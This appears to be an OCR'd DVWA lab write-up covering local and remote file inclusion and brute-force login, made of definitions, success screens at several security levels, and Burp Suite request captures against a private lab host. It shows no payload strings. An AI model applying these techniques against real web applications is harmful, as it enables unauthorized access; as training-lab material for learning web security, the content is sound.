
PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]




```
HTTP/1.1 200 OK
Date: Mon, 13 Mar 2023 06:55:58 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=ce1a7f9ac817fcf555c7659879a93b8c; path=/
Set-Cookie: security=high
Content-Length: 1289
Content-Type: text/html;charset=utf-8
```

6.local file inclusion:

Local file inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.

Low:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Medium:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High:



Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)


Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

7.remote file inclusion:

Remote File Inclusion (RFI) is a type of security vulnerability that occurs when an application allows a user to include a remote file in a web page without proper validation or sanitization. This can allow an attacker to execute malicious code on the server or to access files on a remote server that are not intended to be accessible.

Low:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Medium:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High:



Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*


8.bruteforce attack:

A brute force attack uses trial-and-error to guess login info, encryption keys, or find a hidden web page. Hackers work through all possible combinations hoping to guess correctly.

These attacks are done by ‘brute force’ meaning they use excessive forceful attempts to try and ‘force’ their way into your private account.


This is an old attack method, but it's still effective and popular with hackers. Because depending on the length and complexity of the password, cracking it can take anywhere from a few seconds to many years.

Low:


kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to http://192.168.233.130:80

```
GET /dvwa/vulnerabilities/brute/?username=sanketh&password=password&Login=Login HTTP/1.1
Host: 192.168.233.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=low; PHPSESSID=32eb13ecd1ed50437ed261fc3c88e771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```



Vulnerability: Brute Force

Login

Username:
sanketh
Password:
●●●●●●●●●●●


More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Username: admin
Security Level: medium
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Medium:


Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex

Request to http://192.168.233.130:80

```
GET /dvwa/vulnerabilities/brute/?username=sanketh&password=password&Login=Login HTTP/1.1
Host: 192.168.233.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=low; PHPSESSID=32ab13acd1ad50437ad261fc3c88a771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```



Vulnerability: Brute Force

Login

Username: sanketh

Password: ●●●●●●●●●●●

